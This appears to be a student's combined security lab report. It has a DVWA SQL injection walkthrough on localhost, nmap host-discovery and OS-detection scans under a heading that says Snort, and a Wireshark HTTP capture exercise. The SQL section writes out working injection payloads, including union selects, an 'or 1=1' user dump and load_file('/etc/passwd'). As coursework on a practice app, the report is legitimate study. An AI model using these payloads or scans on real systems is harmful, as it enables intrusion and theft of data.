The screenshot shows a browser window with the URL `localhost/DVWA-master/vulnerabilities/sqli/?id=after+1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". A notice at the top states: "Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sql\index.php on line 40". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various injection types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. Below the menu, there is a form with a "User ID:" input field containing "1'" and a "Submit" button. To the right of the form, under the heading "More Information", is a list of links related to SQL injection.

So let us see how we can break the SQL statement by adding an ' after 1.

The screenshot shows a browser window with the URL `localhost/DVWA-master/vulnerabilities/sqli/?id=1%27&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". An error message at the top states: "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1".

So which means its an error based injection and the backend query got successfully broken.

As we know from the source that the sql statement formed is
SELECT First_Name,Last_Name FROM users WHERE ID="\$id".

Lets try to comment out the rest of the statement by completing our query and adding a comment symbol("#").

So our input will be "1' #".

The screenshot shows a browser window with the title "pride.is.the.devil" and the URL "localhost/DVWA-master/vulnerabilities/sqli/?id=1%27%23&Submit=Submit#". A warning message at the top states: "Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40". The main content is titled "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted. The main form has a "User ID:" input field containing "1'#" and a "Submit" button. Below the input field, the output shows "ID: 1'" followed by three lines of red text: "First name: admin", "Surname: admin", and "Last name: admin". To the right of the form, a section titled "More Information" contains a bulleted list of links related to SQL injection.

Now we can insert any of our sql code between the “ ‘ ” and the “ # ”.
SO NOW LETS FIND OUT THE NUMBER OF COLUMNS USING THE “ORDER BY” Clause. We know that the column doesn’t exist if we get an error. So lets start with say 3 columns.

Our INPUT: 1' order by 3#

The screenshot shows a browser window with the title "pride.is.the.devil" and the URL "localhost/DVWA-master/vulnerabilities/sqli/?id=1%27+order+by+3%23&Submit=Submit#". An error message at the top states: "Unknown column '3' in 'order clause'".

Which means there are less than 3 columns.(there are two columns)
Now Lets find out which columns are injectable by using “union select”.
Our input: ‘ union select 1,2#

The screenshot shows a browser window with the URL `localhost/DVWA-master/vulnerabilities/sql/`. The page title is "Vulnerability: SQL Injection :: Dan". A notice at the top states: "Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sql\index.php on line 40". The main content area displays the DVWA logo and the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" currently selected. In the main form, the "User ID:" field contains the value "' union select 1,2#". Below the form, the output shows: "ID: ' union select 1,2#" followed by "First name: 1" and "Surname: 2". To the right, a "More Information" section provides links to external resources about SQL injection.

So both columns are injectable.

Lets find out the database version using `version()` function.

Our input: ' union select 1,`version()`#

The screenshot shows a browser window with the same URL and title as the previous one. The notice at the top remains the same. The main content area shows the DVWA logo and "Vulnerability: SQL Injection". The sidebar menu is identical to the first screenshot. In the main form, the "User ID:" field now contains "' union select 1,`version()`#". The output below the form shows: "ID: ' union select 1,`version()`#" followed by "First name: 1" and "Surname: 10.4.20-MariaDB". The "More Information" section on the right is also present.

There we get the version in the place of surname.

Lets see which database we are in by using the `database()` function.

Our input: ' union select 1, database() #

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area has a title 'Vulnerability: SQL Injection'. A form field labeled 'User ID:' contains the input 'ID: ' union select 1, database() #'. Below the form, the output shows: First name: 1, Surname: dwva. To the right, a 'More Information' section provides links to several resources about SQL injection.

There we get the database name as “dwva”.

Lets try to leak all database users by giving a query with the OR clause

Our Input: ' or 1=1#

The screenshot shows the DVWA SQL Injection interface again. The sidebar menu is identical to the previous one. The main content area has a title 'Vulnerability: SQL Injection'. A form field labeled 'User ID:' contains the input 'ID: ' or 1=1#. Below the form, the output lists several database users: admin, Gordon, Hack, Picasso, Bob, and Smith. To the right, a 'More Information' section provides links to several resources about SQL injection.

A screenshot of a web browser window displaying the DVWA (Damn Vulnerable Web Application) SQL Injection module. The URL is `localhost/DVWA-master/vulnerabilities/sqli/?id=%27+union+select+1%23load_file%28%27%2Fetc%2Fpasswd%27%23`. The page title is "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL Injection" highlighted in green. The main content area shows a form with the following input fields:

```
User ID: 'union select 1,load_file('/etc/passwd')#  
ID: ' union select 1,load_file('/etc/passwd')#  
First name: 1  
Surname:
```

Below the form, a "More Information" section provides links to several resources about SQL injection:

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Name: Kulvir Singh

Register Number: 19BCE2074

Information Security and Audit Analysis

Lab DA 5

SNORT

Snort commands output screenshots :--

```
nmap -sP 192.168.1.0/24
```

```
File Actions Edit View Help
└──(kali㉿kali)-[~/Desktop]
$ nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:15 EST
Nmap scan report for 192.168.1.1
Host is up (0.0072s latency).
Nmap scan report for 192.168.1.255
Host is up (0.023s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.11 seconds

└──(kali㉿kali)-[~/Desktop]
$ █
```

```
nmap -sP 192.168.1.0/24 --packet-trace
```

```
└──(kali㉿kali)-[~/Desktop]
$ nmap -sP 192.168.1.0/24 --packet-trace
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:18 EST
CONN (0.0547s) TCP localhost > 192.168.1.1:80 ⇒ Operation now in progress
CONN (0.0560s) TCP localhost > 192.168.1.2:80 ⇒ Operation now in progress
CONN (0.0562s) TCP localhost > 192.168.1.3:80 ⇒ Operation now in progress
CONN (0.0572s) TCP localhost > 192.168.1.4:80 ⇒ Operation now in progress
CONN (0.0585s) TCP localhost > 192.168.1.5:80 ⇒ Operation now in progress
CONN (0.0588s) TCP localhost > 192.168.1.6:80 ⇒ Operation now in progress
CONN (0.0591s) TCP localhost > 192.168.1.7:80 ⇒ Operation now in progress
CONN (0.0594s) TCP localhost > 192.168.1.8:80 ⇒ Operation now in progress
CONN (0.0596s) TCP localhost > 192.168.1.9:80 ⇒ Operation now in progress
CONN (0.0599s) TCP localhost > 192.168.1.10:80 ⇒ Operation now in progress
CONN (1.0587s) TCP localhost > 192.168.1.13:80 ⇒ Operation now in progress
CONN (1.0593s) TCP localhost > 192.168.1.14:80 ⇒ Operation now in progress
CONN (1.0596s) TCP localhost > 192.168.1.15:80 ⇒ Operation now in progress
CONN (1.0599s) TCP localhost > 192.168.1.16:80 ⇒ Operation now in progress
CONN (1.0602s) TCP localhost > 192.168.1.17:80 ⇒ Operation now in progress
CONN (1.0609s) TCP localhost > 192.168.1.20:80 ⇒ Operation now in progress
CONN (1.0612s) TCP localhost > 192.168.1.21:80 ⇒ Operation now in progress
CONN (1.0615s) TCP localhost > 192.168.1.22:80 ⇒ Operation now in progress
CONN (1.0618s) TCP localhost > 192.168.1.23:80 ⇒ Operation now in progress
CONN (1.0622s) TCP localhost > 192.168.1.24:80 ⇒ Operation now in progress
CONN (2.0655s) TCP localhost > 192.168.1.1:80 ⇒ Operation now in progress
CONN (2.0706s) TCP localhost > 192.168.1.2:80 ⇒ Operation now in progress
CONN (2.0707s) TCP localhost > 192.168.1.3:80 ⇒ Operation now in progress
CONN (2.0708s) TCP localhost > 192.168.1.4:80 ⇒ Operation now in progress
CONN (2.0719s) TCP localhost > 192.168.1.5:80 ⇒ Operation now in progress
CONN (2.0991s) TCP localhost > 192.168.1.6:80 ⇒ Operation now in progress
CONN (2.0992s) TCP localhost > 192.168.1.7:80 ⇒ Operation now in progress
CONN (2.0993s) TCP localhost > 192.168.1.8:80 ⇒ Operation now in progress
CONN (2.0993s) TCP localhost > 192.168.1.9:80 ⇒ Operation now in progress
CONN (2.0994s) TCP localhost > 192.168.1.10:80 ⇒ Operation now in progress
CONN (2.0995s) TCP localhost > 192.168.1.1:80 ⇒ Connected
```

```
nmap -sP 192.168.1.1/24 --disable-arp-ping
```

```
└─(kali㉿kali)-[~/Desktop]
$ nmap -sP 192.168.1.1/24 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:19 EST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
Nmap scan report for 192.168.1.255
Host is up (0.017s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.05 seconds
```

```
Sudo nmap -O -osscan-guess 192.168.1.255
```

```
└─(kali㉿kali)-[~/Desktop]
$ sudo nmap -O -osscan-guess 192.168.1.255
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:23 EST
Nmap scan report for 192.168.1.255
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp    filtered  shell
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linux 4.4
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
```

```
Sudo nmap -O -PN 192.168.1.255
```

```
(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -O -PN 192.168.1.255
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:27 EST
Nmap scan report for 192.168.1.255
Host is up (0.0029s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp    filtered  shell
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linux 4.4

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.31 seconds

(kali㉿kali)-[~/Desktop]
└─$
```

Name : Kulvir Singh

Reg No : 19BCE2074

Wireshark Experiment

Open wireshark Enter “http” in the display-filter-specification window Wait for more than a minute and begin Wireshark packet capture now do any http surfing in your browser Stop Wireshark packet capture. Save the results now open the result from the file section and Now goto http section in the second bay and answer the following questions:

Capturing from Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protocol	Length	Info
1042	14.084594	2401:4900:3c79:b6c1...	2001:1458:d00:2e::1...	HTTP	573	GET /www/hypertext/WWW/TheProject.html HTTP/1.1
1079	14.337278	2001:1458:d00:2e::1...	2401:4900:3c79:b6c1...	HTTP	211	HTTP/1.1 302 Found
2216	25.492931	2401:4900:3c79:b6c1...	2001:1458:201:b0::1...	HTTP	544	GET /about HTTP/1.1
2234	25.739765	2001:1458:201:b0::1...	2401:4900:3c79:b6c1...	HTTP	580	HTTP/1.1 301 Moved Permanently (text/html)
9974	35.745227	2001:1458:201:b0::1...	2401:4900:3c79:b6c1...	HTTP	286	HTTP/1.0 408 Request Time-out (text/html)
34167	74.542446	2001:1458:d00:2e::1...	2401:4900:3c79:b6c1...	HTTP	286	HTTP/1.0 408 Request Time-out (text/html)
42710	103.919595	192.168.43.20	13.227.166.35	HTTP	518	GET / HTTP/1.1
42726	104.017286	13.227.166.35	192.168.43.20	HTTP	572	HTTP/1.1 200 OK (text/html)
42780	104.358856	2401:4900:3c79:b6c1...	2600:9000:21f6:d000...	HTTP	563	GET /online HTTP/1.1
42797	104.446859	2600:9000:21f6:d000...	2401:4900:3c79:b6c1...	HTTP	1265	HTTP/1.1 200 OK (text/html)
42826	104.723108	2401:4900:3c79:b6c1...	2600:9000:21f6:d000...	HTTP	495	GET /favicon.ico HTTP/1.1
42837	104.804001	2600:9000:21f6:d000...	2401:4900:3c79:b6c1...	HTTP	198	HTTP/1.1 200 OK (PNG)
46464	134.644391	192.168.43.20	128.59.105.24	HTTP	538	GET ~/fdc/sample.html HTTP/1.1
46516	135.026737	128.59.105.24	192.168.43.20	HTTP	858	HTTP/1.1 200 OK (text/html)
46528	135.130365	192.168.43.20	128.59.105.24	HTTP	540	GET ~/fdc/picture-of-something.jpg HTTP/1.1
46643	135.523176	128.59.105.24	192.168.43.20	HTTP	1228	HTTP/1.1 200 OK (JPEG/JFIF image)
46648	135.556768	192.168.43.20	128.59.105.24	HTTP	522	GET /favicon.ico HTTP/1.1
46700	135.937120	128.59.105.24	192.168.43.20	HTTP	1140	HTTP/1.1 200 OK (image/x-icon)
47044	139.224125	192.168.43.20	128.59.105.24	HTTP	617	GET ~/fdc/ HTTP/1.1
47095	139.596655	128.59.105.24	192.168.43.20	HTTP	1227	HTTP/1.1 200 OK (text/html)

What is the accepted language of the browser

Accept-Language: en-US,en;q=0.9\r\n

```
Hypertext Transfer Protocol
> GET /www/hypertext/WWW/TheProject.html HTTP/1.1\r\n
Host: line-mode.cern.ch\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.4!
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1
Referer: http://info.cern.ch/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
```

other informations provided by your browser related to the server

```
▼ Hypertext Transfer Protocol
  ▼ GET /www/hypertext/WWW/TheProject.html HTTP/1.1\r\n
    ▼ [Expert Info (Chat/Sequence): GET /www/hypertext/WWW/TheProject.html HTTP/1.1\r\n]
      [GET /www/hypertext/WWW/TheProject.html HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
      Request Method: GET
      Request URI: /www/hypertext/WWW/TheProject.html
      Request Version: HTTP/1.1
      Host: line-mode.cern.ch\r\n
      Connection: keep-alive\r\n
      Upgrade-Insecure-Requests: 1\r\n
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
      Referer: http://info.cern.ch\r\n
      Accept-Encoding: gzip, deflate\r\n
      Accept-Language: en-US,en;q=0.9\r\n
      \r\n
      [Full request URI: http://line-mode.cern.ch/www/hypertext/WWW/TheProject.html]
      [HTTP request 1/1]
      [Response in frame: 1079]
```

your IP addresss and your destinated web ip address

Source	Destination
128.59.105.24	192.168.43.20

what is the last modified file looking in the http site

```
Server: Apache\r\n
Last-Modified: Fri, 10 Jun 2005 15:24:29 GMT\r\n
Accept-Ranges: bytes\r\n
```

how many bytes of data returned to your computer -

91 bytes

```

▼ Frame 47259: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{2057080C-1692-4F4D-88B5-F61DFFC7
> Interface id: 0 (\Device\NPF_{2057080C-1692-4F4D-88B5-F61DFFC7862A})
Encapsulation type: Ethernet (1)
Arrival Time: Dec 1, 2021 10:13:10.217815000 India Standard Time
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1638333790.217815000 seconds
[Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.071279000 seconds]
[Time since reference or first frame: 140.109373000 seconds]
Frame Number: 47259
Frame Length: 91 bytes (728 bits)
Capture Length: 91 bytes (728 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http:image-jfif]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]

```

derive the packet details accrued by your browser

```

> [70 Reassembled TCP Segments (49666 bytes): #47168(397), #47170(1400), #47172(48), #47173(1400), #47174(48), #47175(1400), #47177(48), #47178(1400), #47179(48), #47181(1400), #47182(48), ^]
▼ Hypertext Transfer Protocol
  ▼ HTTP/1.1 200 OK\r\n
    [Expert Info (chat/Sequence): HTTP/1.1 200 OK\r\n]
      [HTTP/1.1 200 OK\r\n]
      [Severity level: Chat]
      [Group: Sequence]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
      Date: Wed, 01 Dec 2021 04:43:06 GMT\r\n
      Server: Apache\r\n
      Last-Modified: Fri, 10 Jun 2005 15:24:29 GMT\r\n
      Accept-Ranges: bytes\r\n
      Content-Length: 49269\r\n
      [Content length: 49269]
      Vary: User-Agent\r\n
      Keep-Alive: timeout=15, max=84\r\n
      Connection: Keep-Alive\r\n
      Content-Type: image/jpeg\r\n
      Set-Cookie: BIGipServer~CUII~www.columbia.edu-80-pool=1311259520.20480.0000; expires=Wed, 01-Dec-2021 10:43:06 GMT; path=/; HttpOnly\r\n
      \r\n
      [HTTP response 1/6]
      [Time since request: 0.419266000 seconds]
      [Request in frame: 47107]
      [Next request in frame: 54147]
      [Next response in frame: 54227]
      [Request URI: http://www.columbia.edu/cu/computinghistory/1968/gallery/68_demo.jpg]

```